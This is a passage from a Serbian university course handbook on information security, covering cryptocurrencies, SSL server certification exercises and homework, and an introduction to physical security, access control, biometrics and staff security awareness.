Bitcoin se često karakteriše kao anonimna valuta: iako svako može verifikovati lanac transakcija na osnovu javne knjige, na prvi pogled ništa u sistemu ne povezuje bitcoine sa pojedincima. Međutim, ovaj anonimni lik je daleko od apsolutnog. Tehnički je izvodljivo – iako veoma složeno i skupo – identifikovati stranke koje stoje iza bitcoin transakcije okupljanjem faktora koji prate takvu transakciju. Drugim rečima, Bitcoin nije potpuno anonimna valuta, već je pseudo-anonimna kovanica.

ETHEREUM

Ethereum, lansiran u julu 2015. godine, spada u decentralizovanu platformu koja pokreće tzv. „pametne ugovore“.

Ethereum, lansiran u julu 2015. godine, spada u decentralizovanu platformu koja pokreće tzv. „pametne ugovore“, koji spadaju u samoizvršavajuće ugovore ili aplikacije koje rade tačno onako kako su programirane bez ikakve mogućnosti zastoja, odn. Blockchain se nikada ne spušta, već se stalno pokreće, cenzure, prevare ili uplitanja treće strane.
Ethereum se odlikuje sposobnošću koja prevazilazi sposobnost čistog P2P digitalnog novčanog ekvivalenta poput Bitcoina. Jednostavno rečeno, mnogo je sličnosti između operativnih sistema pametnih telefona na čijem se području mogu graditi softverske aplikacije.
Tehnički gledano, sama platforma Ethereum nije kriptovaluta. Međutim, kao i drugi otvoreni, neovlašćeni blok-lanci, Ethereum zahteva oblik verišne vrednosti radi stimulisanja validacije transakcija unutar mreže. Ethereum ne dozvoljava stvaranje samo pametnih ugovora na toj platformi, već funkcioniše i kao medij razmene u kontekstu ITO-a, zatp što se mnogo žetona kupuje etrom. Kao i Bitcoin, i Ethereum koristi mehanizam konsenzusa za PoW, ali polako se kreće ka usvajanju PoS mehanizma za konsenzus, poznatijem pod imenom Kasper protokol.
Razvoj Etereuma promoviše i podržava „Ethereum Foundation“, švajcarska neprofitna organizacija osnovana od strane Etereumovih pronalazača. Veliki deo etera je prethodno miniran pre nego što je novčić službeno predstavljen javnosti od strane njegovih pronalazača i prodat mnoštvu njih radi plaćanja troškova razvoja i finansiranja Etereum fondacije.
Baš kao i Bitcoin, i Ethereum je istaknut primer otvorenog bloka bez dozvole. Svako se može pridružiti ili napustiti mrežu Etereuma po svojoj volji, a da za to nije potrebno prethodno odobravanje od strane bilo kog entiteta.
Eter se može kupovati i pretvoriti u fjat valutu na raznim berzama kriptovaluta poput Coinbase-a, Krakena itd. Kao i bitkoin, eter kao sredstvo plaćanja prihvata sve veći broj trgovaca, zbog čega spada u medij razmene. Takođe, baš kao i Bitkoin, Eter je klasifikovan kao pseudoanonimni ili pseudoanonimni novčić.

RIPPLE

Ripple je open-source, P2P decentralizovana platforma za digitalno plaćanje.

Ripple je open-source, P2P decentralizovana platforma za digitalno plaćanje koja omogućava skoro trenutni prenos valute bez obzira na oblik, npr. američki dolar, jen, bitkoin. Pokrenula ga je 2012. godine privatna kompanija Ripple Inc, koji je odgovoran za dalji razvoj Ripple protokola, te je stoga postala prva kompanija koja je dobija „BitLicense“ za slučaj institucionalne upotrebe digitalne imovine od njujorškog odeljenja za finansijske usluge. Takođe, ova valuta dobija podršku velikog broja igrača u industriji finansijskih usluga poput američke banke, Banke Santander itd.

Nakon uspostavljanja Ripple-a, pronalazači kompanije Ripple su lansirali kriptovatlutu XRP, koja je izgrađena tako da postane mostna valuta koja će finansijskim institucijama omogućiti da brže i jeftinije izmire prekogranične isplate nego što mogu da iskoriste globalne mreže plaćanja koje danas postoje, a koje u isto vreme mogu biti spore i uključivati više posrednika, odn. banaka. Međutim, u praksi platformi za plaćanje Rippleu nije potrebna mostna valuta radi funkcionisanja.

Prema Ripple-u, XRP može podneti više od 1.500 transakcija u sekundi. Iako je u početku bio razvijen i predviđen za poslovnu upotrebu, u međuvremenu ga je usvojio veliki broj korisnika kripto-valite. Ripple (XRP) se ne zasniva samo na PoW ili PoS mehanizmu za validaciju transakcija, ali koristi svoj vlastiti specifični konsenzusni protokol.

Ukupna ponuda XRP-a od strane pronalazača je u potpunosti „minirana“ i trenutno se održava na sledeći način: Riplle drži 8.102.265.714 XRP, od čega je 39.189.968.239 XRP i 52.700.000.024 XRP stavljeno u escrow radi stvaranja sigurnosti u XRP snabdevanju tokom bilo kog trenutka. Za razliku od Ethereumovih pronalazača, pronalazači Ripple-a su prodali deo XRP-a putem gomile prodaje prilikom kreiranja XRP-a za finansiranje kompanije Ripple Inc. Trenutno nije potpuno transparaneta način na koji način će se XRP, koji uglavnom poseduje Ripple, finansirati u budućnosti.

Za razliku od Bitcoina i Etereuma, Ripple radi na odobravanju blockchain lanca zato što Ripple Inc. određuje ko može da deluje kao validator transakcija na svojoj mreži. Sam blockchain se smatra javnim zato što njemu može da pristupa i pregleda bilo ko.

Poput Bitcoina, XRP se može direktno pretvoriti u fijat valutu prilikom brojnih razmena kriptovaluta poput Krakena, Lajtbita, Enikojn Direkta i Bitsejna. Ripple prihvata kao sredstvo plaćanja sve veći broj onlajn trgovaca za razne robe i usluge, te se na internetu pojavlju sve više spekulacije kako bi Amazon u bliskoj budućnosti mogao da usvoji Ripple kriptovalutu. Kao i Bitcoin, i Ripple je klasifikovan kao pseudo-anonimna novčanica

Poglavlje 9

Vežba - Bezbednost E-poslovanja

E-POSLOVANJA

Upoznavanje sa bezbednošću E-poslovanja. (Predviđeno vreme trajanja vežbi je 45 minuta)

Web server sertifikacija je suštinski element strategije poverenja za e-poslovanje. Kao što preduzeće želi potvrditi identitet osoba koje su obavljaju transakcije na njihovim Web stranicama, tako i posetioci žele da potvrde identitet onih s kojim obavljaju transakcije. Da bi se pouzdano izvršila autentifikacija Web servera za pretraživače posetioca Web sajtova, SSL (engl. Secure Sockets Layer) sertifikacija servera pomaže izgradnji poverenja između dve strane.


SSL protocol je razvila firma Netscape za prenošenje privatnih dokumenata preko Interneta. SSL koristi kriptografski sistem sa dva ključa za šifrovanje podatka, to su javni i privatni ključevi. Mnogi pretaživači (na pr. Netscape Navigator i Internet Explorer) podržavaju SSL. Mnogi Web sajtovi koriste ovaj protocol da bi dobili poverljive informacije o korisnicima kao što su brojevi njihovih kreditnih kartica.

URL koji koriste SSL vezu, koriste https umesto http protokola. Dok SSL kreira bezbednu vezu između klijenta i servera preko koje se bilo koja količina informacije može bezbedno preneti, S-HTTP protokol je kreiran s namerom da bezbedno prenosi pojedinačne poruke. SSL i S-HTTP se tako mogu posmatrati kao komplementarne tehnologije. Oba protokola su prihvaćena od strane Internet Engineering Task Force-IETF kao standardi.

SERVER SERTIFIKACIJA

Sertifikacija servera

Sertifikacija servera je deo SSL šifrovanja. Omogućava korisnicima da potvrde svoj identitet Web server pre nego što počnu prenos osetljivih informacija. Sertifikat servera sadrži takođe i serverov javni ključ tako da informacije mogu biti šifrovane i poslane natrag do servera. Slika 1 pokazuje kako se vrši sertifikacija SSL klijenta i servera (slučaj 1).



Slika 9.1 -Sertifikacija SSL klijenta i servera (slučaj 1) [Izvor:Autor]

Slika 2 pokazuje još jedan način kako se može vršiti sertifikacija SSL klijenta i servera (slučaj 2).

Slika 9.2 -Sertifikacija SSL klijenta i servera (slučaj 2). [Izvor:Autor]


SSL SERTIFIKAT

Da bi server koristio sertifikat on mora biti prvo kreiran i odobren od strane sertifikacionog tela

SSL sertifikat je digitalni sertifikat koji autentifikuje identitet Web sajta i šifrira informacije koje se šalju server korišćenjem SSL technology, Slika 3. Sertifikat služi kao electronski "pasoš" koji uspostavlja ovlašćenja (engl. credentials) subjekta kada posluje na Webu. Kad korisnik Interneta pokušava poslati poverljive informacije Web serveru, korisnikov pretraživač pristupa digitalnom sertifikatu servera i uspostavlja sigurnu vezu.

SSL sertifikat sadrži sledeće informacije:

- Ime vlasnika sertifikata
- Serijski broj i datum upotrebe sertifikata
- Kopiju javnog ključa vlasnika sertifikata
- Digitalni potpis sertifikata potpisanog os trane CA (engl. Certificate-issuing Authority)



Slika 9.3 -Informacije jednog sertifikata [Izvor:Autor]

Slika 4 objašnjava proces kreiranja sertifikata

Slika 9.4 -Proces kreiranja sertifikata [Izvor:Autor]

Do nedavno su se preduzeća morala osloniti na inostrane provajdere za izdavanje SSL server sertifikata. Za mnoge organizacije, naročito veća preduzeća, ovaj servis-baziranu model nije zadovoljio njihove potrebe. U okruženju sa stotinama servera, godišnji trošak implementacije servera certifikata po ceni brzo eskalira. Brzina i fleksibilnost izdavanja sertifikata je ograničena mogućnostima poslovnih procesa I isporuka provajdera. S obzirom na sve rečeno, mnoge organizacije bi radije da upravljaju procesom autentifikacije svog Web servera

SSL INSTALACIJA

Instalirati VeriSign SSL on Microsoft IIS Web server

OS: Windows 7, Windows Server 2008, Windows Server 2008 R2, Windows Vista

Na sajtu http://www.thewhir.com/article-central/ssl-installation-guidelines-install-verisign-ssl-on-microsoft-iis-6-0 je data instalacija VeriSign SSL on Microsoft IIS Web server.

- Koraci za SSL instalaciju na IIS server:
- Obtain a Certificate
- Renew a Certificate
- View Certificates
- Modify the Properties of a Certificate
- Delete a Certificate
- Find Certificates
- Move Certificates
- Automate Certificate Management

LINKOVI

Linkovi za dodatno proučavanje

http://www.devcurry.com/2010/10/install-iis-7-on-windows-7.html

http://www.dotnetcurry.com/showarticle.aspx?ID=602

http://www.tldp.org/HOWTO/pdf/SSL-Certificates-HOWTO.pdf

Poglavlje 10

Individualna vežba

ZADACI ZA INDIVIDUALNU VEZBU

Zadaci za individualan rad za lekciju 13. (Predviđeno vreme trajanja vežbi je 45 minuta)

Prvi zadatak
• Koji su mogući bezbednosni rizici u elektronskom poslovanju?
• Koje mere bezbednosti i koji mehanizmi zaštite se preduzimaju u elektronskoj trgovini?
Drugi zadatak
• Šta je SSL? Koje vrste SSL sertifikata postoje?
• Kako prepoznajete da li je neki sajt zaštićen SSL sertifikatom?
• Proučiti uputstva i na osnovu njih izvršiti sertifkaciju Web servera (Microsoft Web servera IIS ili Apache Web servera).

Poglavlje 11

Domaći zadatak 13

DOMAĆI ZADATAK BROJ 13

Trinaesti domaći zadatak. (Predviđeno vreme trajanja vežbi je 120 minuta)

Objasniti i ilustrovati (korišćenjem “snapshot” slika) svaki korak u procesa sertifikacije Web servera, na pr. Microsoft Web servera IIS (engl.Internet Information Server) ili Apache Web server.

Napomena: Domaći zadatak je potrebno uraditi u MS Word (doc) ili LibreOffice (odf) formatu sa ubačenim sreenshot-ovima i poslati predmetnom asistentu

Naziv zadatka treba da bude: IT381-DZ13-ime_prezime_brojIndexa

Subjekat mail-a treba da bude: IT381-DZ13

Zaključak

ZAKLJUČAK

Rezime trinaeste lekcije.

Nakon studiranja sadržaja ovog poglavlja, studenti će steći solidna znanja iz oblasti bezbednosti e-poslovanja:

- *Elektronsko poslovanje i modeli elektronske trgovine*
- *B2B i B2C*
- *C2C i C2B*
- *Proces plaćanja i transakcije plaćanja*
- *Bezbednost elektronskih sistema plaćanja, problemi i servisi*
- *Mobilna trgovina*
- *Bezbednost mobilne trgovine i digitalnog novca*

LITERATURA

Spisak korišćene literature za lekciju 13

https://en.wikipedia.org/wiki/Electronic_business
http://en.wikipedia.org/wiki/Knowledge_management
http://en.wikipedia.org/wiki/Customer_Relationship_Management
http://en.wikipedia.org/wiki/Business-to-business
http://en.wikipedia.org/wiki/Business-to-consumer
https://en.wikibooks.org/wiki/The_Computer_Revolution/E_commerce/B2C
https://en.wikipedia.org/wiki/Online_banking
https://en.wikipedia.org/wiki/Smart_card
https://en.wikipedia.org/wiki/Digital_currency
https://en.wikipedia.org/wiki/Electronic_money
https://en.wikipedia.org/wiki/Computer_security
https://en.wikipedia.org/wiki/GSM
https://en.wikipedia.org/wiki/Universal_Mobile_Telecommunications_System
https://en.wikipedia.org/wiki/Subscriber_identity_module
https://en.wikipedia.org/wiki/Peer-to-peer
https://en.wikipedia.org/wiki/Payment_gateway
https://en.wikipedia.org/wiki/Secure_Electronic_Transaction
http://www.devcurry.com/2010/10/install-iis-7-on-windows-7.html

UNIVERZITET METROPOLITAN BEOGRAD

IT381 - ZAŠTITA I BEZBEDNOST INFORMACIJA

Bezbednost informacionih sistema

Lekcija 14

PRIRUČNIK ZA STUDENTE

IT381 - ZAŠTITA I BEZBEDNOST INFORMACIJA

Lekcija 14

BEZBEDNOST INFORMACIONIH SISTEMA

- Bezbednost informacionih sistema
- Poglavlje 1: Zaštita infrastrukture i fizičke metode zaštite
- Poglavlje 2: Ljudski resursi
- Poglavlje 3: Bezbedonosna pravila organizacije, zaposlenih i Interneta
- Poglavlje 4: Bezbednosni audit
- Poglavlje 5: Pretnje fizičkoj bezbednosti i logička integracija bezbednosti
- Poglavlje 6: Mere ublažavanja pretnji i procena
- Poglavlje 7: Windows evenLog
- Poglavlje 8: Vežba - Konfiguracija IDS i Honeypots-a
- Poglavlje 9: Individualne vežbe
- Poglavlje 10: Domaći zadatak 14
- Zaključak

Copyright © 2017 – UNIVERZITET METROPOLITAN, Beograd. Sva prava zadržana. Bez prethodne pismene dozvole od strane Univerziteta METROPOLITAN zabranjena je reprodukcija, transfer, distribucija ili memorisanje nekog dela ili čitavih sadržaja ovog dokumenta., kopiranjem, snimanjem, elektronskim putem, skeniranjem ili na bilo koji drugi način.

Copyright © 2017 BELGRADE METROPOLITAN UNIVERSITY. All rights reserved. No part of this publication may be reproduced, stored in a retrieval system or transmitted in any form or by any means, electronic, mechanical, photocopying, recording, scanning or otherwise, without the prior written permission of Belgrade Metropolitan University.

Uvod

UVOD

Ovo poglavlje predstavlja uvod u oblast bezbednosti informacionih sistema.

Teme predavanja su:

- *Zaštita infrastrukture i fizičke metode zaštite*
- *Ljudski resursi*
- *Bezbednosna pravila organizacije, zaposlenih i Interneta*
- *Bezbednosni audit*
- *Pretnje fizičkoj bezbednosti i logička integracija bezbednosti*
- *Mere ublažavanja pretnji i procena*
- *Windows evenLog*

U vežbi studenti će se upoznati sa:

- *Politikom bezbednosti firme*

Poglavlje 1

Zaštita infrastrukture i fizičke metode zaštite

ZAŠTITA INFRASTRUKTURE

Tri elementa informacionog sistema (IS) bezbednosti.

Postoje tri elementa informacionog sistema (IS) bezbednosti:

Logička bezbednost

Štiti podatke u elektronskom obliku od pretnji zasnovanih na računarima i komunikacijama.

Fizička bezbednost *(bezbednost infrastrukture)*

Štiti informacione sisteme podataka institucije i ljude koji ih koriste i održavaju sistem. Fizička bezbednost takođe, mora sprečiti bilo koju vrstu fizičkog pristupa ili upada koji može kompromitovati logičku bezbednost.

Bezbednost prostorija

Takođe, poznat kao korporativna ili bezbednost objekata. Zaštita ljudi i imovine unutar celog poslovnog prostora, objekata ili zgrade(a), i obično je zahtevana zakonima i propisima. Bezbednosti prostorija obezbeđuju kontrola.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

FIZIČKE METODE ZAŠTITE

Za informacione sisteme, uloga fizičke bezbednosti je da fizički zaštiti imovine koja podržava skladištenje i obradu informacija.

Domen fizičke sigurnosti sistema bavi se pretnjama, ranjivostima i merama zaštite koje se mogu primeniti kako bi se fizički zaštitili resursi i poverljive informacije neke kompanije, orgnizacije ili institucije. U resurse koji se fizički štite spadaju osoblje, prostorije u kojima osoblje radi, računarska i komunikaciona oprema, medijumi s kojima se radi i pomoćna infrastruktura. Fizička sigurnost se najčešće odnosi na mere koje se preduzimaju kako bi se proizvodni i poslovni sistemi zaštitili od pretnji kao što su provale i krađe resursa i poverljivih informacija, pa se najjednostavnije može definisati kao proces kontrole osoblja, opreme i podataka uključenih u proces obrade informacija. U ovom segmentu se, takođe, analiziraju i

metode zaštite od elementarnih nepogoda i nesrećnih slučajeva, kao što su požar, poplava, zemljotresi, ratovi i slično.

Fizička bezbednost *uključuje dva komplementarna zahteva. Prvo, fizička bezbednost mora da spreči oštećenje fizičke infrastrukture koja podržava informacioni sistem.*

U širokom smislu, infrastruktura *uključuje:*

- *hardver informacionog sistema: npr. uređaji za obrada i čuvanje podataka, prenos i umrežavanje, prateća dokumentacija;*
- *fizički objekti: zgrade i druge strukture stambenog sistema i mrežne komponente;*
- *prateći objekti: predstavlja osnovu rada informacionih sistema, i uključuje električnu energiju, komunikacione usluge, kontrolu okoline: grejanje, klimatizaciju, itd.;*
- *osoblje: ljudi u kontroli, održavanju i koji koriste informacione sisteme.*

Drugo, fizička bezbednost mora sprečiti zloupotrebu fizičke infrastrukture koja vodi do zloupotrebe ili oštećenja zaštićenih informacija. Zloupotreba fizičke infrastrukture može biti slučajno ili zlonamerno. Ona uključuje vandalizam, krađu opreme i kopiranje, krađu usluga, kao i neovlašćeni ulazak.

PODRUČJE FIZIČKE ZAŠTITE

Sledeće smernice moraju biti razmotrene i po potrebi implementirane.

Sigurnosne barijere poput zidova ili karticom kontrolisani ulazi u prostorije trebaju služiti za zaštitu onih delova organizacije koji sadrže poverljive informacije i objekte.
Sledeće smernice moraju biti razmotrene i po potrebi implementirane gde postoji potreba za fizičkom zaštitom:

- sigurnosna područja moraju biti strogo označena; jačina i opseg zaštite zavisi od procene rizika, vrednosti i osetljivosti imovine koje to područje sadrži,
- kontrolnim mehanizmima potrebno je sprečiti svaki pokušaj neovlašćenog pristupa,
- vrata na ulazima u zaštićena područja moraju biti otporna na požare, poplave, probijanja itd.,
- svi ulazi u zaštićena područja trebaju biti nadgledana i snimana pomoću kamera,
- glavni ulazi u sigurnosna područja moraju imati čuvara koji kontroliše ko ulazi, šta se unosi te je po potrebi spreman intervenisati,
- svi kontrolni mehanizmi moraju biti periodično pregledani kako bi se na vreme uočili nedostaci zaštite ili pokušaji neovlašćenog pristupa itd.

FIZIČKA KONTROLA ULASKA

Potrebno je proučiti sledeće smernice.

Sigurnosna područja moraju biti zaštićena odgovarajućim kontrolama ulaska kako bi se osiguralo da mogućnost ulaska imaju samo ovlašćene osobe.
Potrebno je proučiti sledeće smernice:

- datum i vreme ulaska i izlaska osobe mora biti evidentiran,
- sve aktivnosti korisnika moraju biti nadgledane, osim ukoliko posebnim odrednicama nije drugačije definisano,
- pristup sigurnosnim područjima trebaju imati samo ovlašćene osobe čiji rad zavisi od opreme i informacija iz tog područja,
- pristup područjima treba biti definisan prema područjima, a ne prema „klasifikaciji" zaposlenih,
- svi zaposleni, poslovni partneri i treća strana trebaju nositi prepoznatljivu odeću; ukoliko se pojavi neko bez takve odeće potrebno je odmah alarmirati odgovorne za sigurnost,
- prava pristupa trebaju biti periodično pregledana i ažurirana.

SIGURNOST OPREME

Cilj - sprečiti gubitke, štetu ili kompromitovanje imovine i prekid poslovnih aktivnosti.

Oprema treba biti zaštićena od pretnji i opasnosti iz okoline. Zaštita opreme je neophodna kako bi se smanjio rizik neovlašćenog pristupa podacima, te kako ne bi došlo do gubljenja i oštećenja imovine.

Sledeće smernice treba uzeti u obzir pri zaštiti opreme:

- oprema mora biti smeštena tako da je nepotrebni pristup opremi minimalan,
- jedinice za obradu podataka moraju biti smeštene tako da je smanjena mogućnost posmatranja neovlašćenim korisnicima (na primer, postavljanje monitora pod takvim uglom da samo osoba za računarom vidi sliku),
- kontrole je potrebno implementirati tako da minimalizuju rizik od potencijalnih pretnji; primer: krađa, požar, dim, voda, vibracije, radijacije itd.,
  da li je dopušteno jesti, piti, pušiti u blizini opreme,
- uslovi okruženja (temperatura, vlaga) koji mogu uticati na rad jedinica za obradu informacija trebaju biti nadzirane.

SIGURNOST INSTALACIJA

Jedinice za obradu podataka moraju biti zaštićene od grešaka koje mogu nastati u snabdevanju energijom.

Jedinice za obradu podataka moraju biti zaštićene od grešaka koje mogu nastati u snabdevanju energijom, vodom, odvođenjem otpadnih voda, grejanjem/hlađenjem itd. Sve navedene instalacije moraju biti pravovremeno pregledane i testirane kako bi se na vreme uočile i ispravile greške u radu.
Jedinice za neprestano napajanje (UPS - eng. uninterruptible power supply) neophodne su u slučaju nestanka struje. Takve jedinice vremenski vrlo kratko mogu napajati jedinice za obradu podataka, pogotovo ukoliko je sistem veliki. Stoga je važno razmotriti ugradnju strujnih generatora čija je mogućnost napajanja daleko veća od običnih jedinica za neprestano napajanje.

Nestanak struje, poplavu, požar ili bilo koju drugu pretnju bitno je alarmirati zvučnim i svetlosnim signalima kako bi se pravovremeno preduzele propisane akcije u slučaju nezgode. Snabdevanje vodom mora biti redovno kontrolisano kako ispravnost uređaja za gašenje požara ne bi bila dovedena u pitanje. Telekomunikaciona oprema mora biti instalirana na način da eventualan prekid veze ne utiče na kompletan prekid komunikacije. Primer rešenja ovog problema je priključenje komunikacionih uređaja na više korisnika.

SIGURNOST KOD KABLIRANJA

Kablovi za snabdevanje električnom energijom i telekomunikacioni kablovi moraju biti adekvatno zaštićeni.

Kablovi za snabdevanje električnom energijom i telekomunikacioni kablovi moraju biti adekvatno zaštićeni od oštećenja, prekida ili priključenja neovlašćenih korisnika na mrežu.

Pre kabliranja mora biti razmotreno sledeće:

- kablovi za napajanje jedinica za obradu podataka, ukoliko je moguće, moraju biti položeni podzemno; alternativa je adekvatna fizička zaštita,
- isto vazi i za telekomunikacione kablove,
- kablovi za napajanje moraju biti razdvojeni od telekomunikacionih kako bi se izbeglo međudelovanje,
- označavanje kablova posebnim identifikacionim oznakama sprečiće greške u spajanju; oznake je potrebno dokumentovati.

PRETNJE FIZIČKOJ SIGURNOSTI

Predstavljeni su rizici fizickog okruzenja.

Pre nego što pozabavimo fizičkim metodama zaštite i njihovom ispravnom implementacijom, potrebno je da analiziramo aspekte okruženja koji predstavljaju potencijalnu pretnju za računarsku infrastrukturu. „Veliko trojstvo“ sigurnosti (poverljivost, integritet i raspoloživost – CIA) izloženo je riziku iz fizičkog okruženja pa se mora zaštititi.

Rizik predstavljaju:

- prekidi u obezbeđivanju računarskih usluga (raspoloživost),
- fizičko oštećenje sistema ili pomoćne infrastrukture (raspoloživost),
- neovlašćeno razotkrivanje informacija (poverljivost),
- gubitak kontrole nad sistemom (integritet),
- krađa podataka i/ili opreme (poverljivost, integritet i raspoloživost).

Navodimo i nekoliko primera pretnji fizičkoj sigurnosti:

- hitni slučajevi (požari i zagađenje dimom, oštećenje građevine, eksplozije, prekid snabdevanja električnom energijom ili grejanja, oštećenja izazvana pucanjem vodovodnih cevi, ispuštanje toksičnih materija),

- prirodne katastrofe (zemljotresi, klizišta, poplave),
- ljudska intervencija (sabotaže, vandalizam, ratovi, državni udari).

MERE ZAŠTITE

Navode se razlicite mere zastite koje se mogu primeniti.


Jedan segment fizičke zaštite je fizička kontrola pristupa prostorijama u kojima se nalaze računari, računarska i komunikaciona oprema. Ovde se mogu koristiti različite metode kontrole – čuvari, brave sa šiframa, kartične kontrole pristupa i biometrijske provere identiteta. U tipične biometrijske karakteristike koje se mogu iskoristiti da bi se jednoznačno utvrdio identitet neke osobe spadaju: otisak prsta, snimak rožnjače oka, crte lica, geometrija šake, glas i svojeručni potpis.

Biometrija (grčki bios – život, metron – mera) predstavlja skup metoda za identifikovanje pojedinaca na osnovu bioloških karakteristika i/ili karakteristika ponašanja. Biometrija se najčešće koristi za proveru identiteta, ali je upotrebljiva i u drugim oblastima, kna primer, u prepoznavanju govora1. Biometrijska provera identiteta obuhvata postupke prikupljanja i analize fizičkih karakteristika (na primer, otisci prstiju i snimak rožnjače oka) i drugih karakteristika koje se teško mogu oponašati, a skoro jednoznačno identifikuju čoveka (na primer, rukopis). Karakteristike se prikupljaju, tj. „snimaju“ pomoću specijalnih uređaja, digitalizuju2 i obrađuju softverski (pomoću programa koji se delom oslanjaju na principe veštačke inteligencije).
Karakteristike kojima se opisuju biometrijske metode su sledeće:
• jedinstvenost – opisuje koliko posmatrana biometrijska karakteristika jednoznačno identifikuje pojedinca,
• trajnost – opisuje nepromjenjivost biometrijske karakteristike sa vremenom (tj. koliko dugo osoba zadržava navedenu karakteristiku),
• prikupljivost – opisuje s kojom se lakoćom dobija uzorak navedene karakteristike,
• izvodljivost – opisuje u kojoj je meri moguće u praksi implementirati navedene biometrijske metode i
• prihvatljivost – opisuje u kojoj je meri implementacija moguća a da se pri tome ne naruše ljudska prava.

KONTEKST FIZIČKE BEZBEDNOSTI

Informaciona imovina obezbeđuje vrednost organizaciji koja ih poseduje.

Na Slici 1 je prikazan kontekst iz kojeg proizilaze stvari fizičke bezbednosti. Centralna stvar je informaciona imovina organizacije. Ova imovina invormacionih sistema obezbeđuje vrednost organizaciji koja ih poseduje, kako je naznačeno uz četiri gornje stavke na slici. Zauzvrat, fizička infrastruktura je neophodna da obezbedi skladištenje i obrađivanje te imovine. Četiri donje stavke, na slici, odnose se na fizičku bezbednost. Uloga fizičke bezbednosti zavisi od lokacije informacionog sistema, koji može biti karakterizovan kao statički, mobilni, ili prenosni.



Slika 1.1 Kontekst fizičke bezbednosti [Izvor: Autor]

Poglavlje 2

Ljudski resursi

SVEST O BEZBEDNOSTI

Tema svest o bezbednosti, obuka i obrazovanje je pomenuta u nekoliko standarda i standarda vezanih uz dokumente, uključujući i ISO 17799 i NIST SP 800-100.


Svest o bezbednosti *, obuka i obrazovni programi pružaju koristi u:*

- *poboljšanju ponašanja zaposlenih – što je kritična stvar u osiguravanju bezbednosti računarskih sistema i imovine informacionih sistema, kao i njihove akcije (kao što su greške i propusti, prevare i akcija nezadovoljnih zaposlenih;*
- *povećanju stepena odgovornosti zaposlenih za svoje postupke – koji mogu poslužiti za sprečavanje prevara i akcija nezadovoljnih zaposlenih;*
- *smanjenju odgovornosti organizacije za ponašanje zaposlenih;*
- *ispunjavanju regulativnih obaveza ili prema ugovorima. Kompanije koje imaju pristup podacima klijenata moraju imati specifičnu svest i obaveze obuke koje moraju ispuniti svi zaposleni koji imaju pristup klijentu podataka, na primer.*

NEPREKIDNO UČENJE

Niz NIST dokumenata, kao i ISO 17799, prepoznaje da je potrebno učenje zaposlenih u cilju povećanja bezbednosti, s obzirom da bezbednost zavisi od uloge zaposlenog.

Postoji potreba za programima neprekidnog učenja *koji počinje sa svešću, grade se na treninzima i razvijaju u obrazovanju. Na slici 1 prikazan je* model *koji opisuje da je potrebno učenje zaposlenih pretpostavljajući različite uloge i odgovornosti u vezi sa informacionim sistemima, uključujući opremu i informacije.*



Slika 2.1 Neprekidno učenje [Izvor: Autor]

NIST SP 800-16 ČETIRI SLOJA

NIST SP 800-16 sumira četiri sloja.

NIST SP 800-16 sumira četiri sloja:

- *Svest o bezbednosti je potrebna svim zaposlenim;*
- *Sigurnost i pismenosti: Osnov bezbednosti i pismenosti (Security Basics and Literacy) je prelazna faza između svesti i obrazovanja. On pruža osnov za naknadne obuke pružajući univerzalne referentne ključne bezbednosne pojmove i koncepte.*
- *Uloge i odgovornosti: Relativna za IT sisteme fokusira se na pružanje znanja, veštine i sposobnosti za pojedince na njihovom radnom mestu.*
- *Obrazovanje i iskustvo se fokusira na razvoj sposobnosti, vizija i veština potrebnih za buduću IT bezbednost, i da su u skladu sa pretnjom i promenom tehnologije.*

PROGRAM SVESTI

Program svesti (engl. awareness) o bezbednosti nastoji da informiše i fokusira pažnju zaposlenih na pitanja vezana za bezbednost unutar organizacije.

Sadržaj programa svesti mora biti prilagođen za potrebe organizacije i za ciljane slušaoce, koja uključuje menadžere, IT profesionalce, IS korisnike i zaposlene, sa malo ili bez interakcije sa informacionim sistemima. Program svesti mora kontinuirano promovisati poruke bezbednosti zaposlenih na različite načine, kao što su: događaji (npr., dan svesti o

bezbednosti); promotivnih materijala (npr., biltene, plakate, dopisi, video); kratka upustva (program ili specifične za sistem ili specifičan problem); dokument pravila bezbednosti zaposlenog.

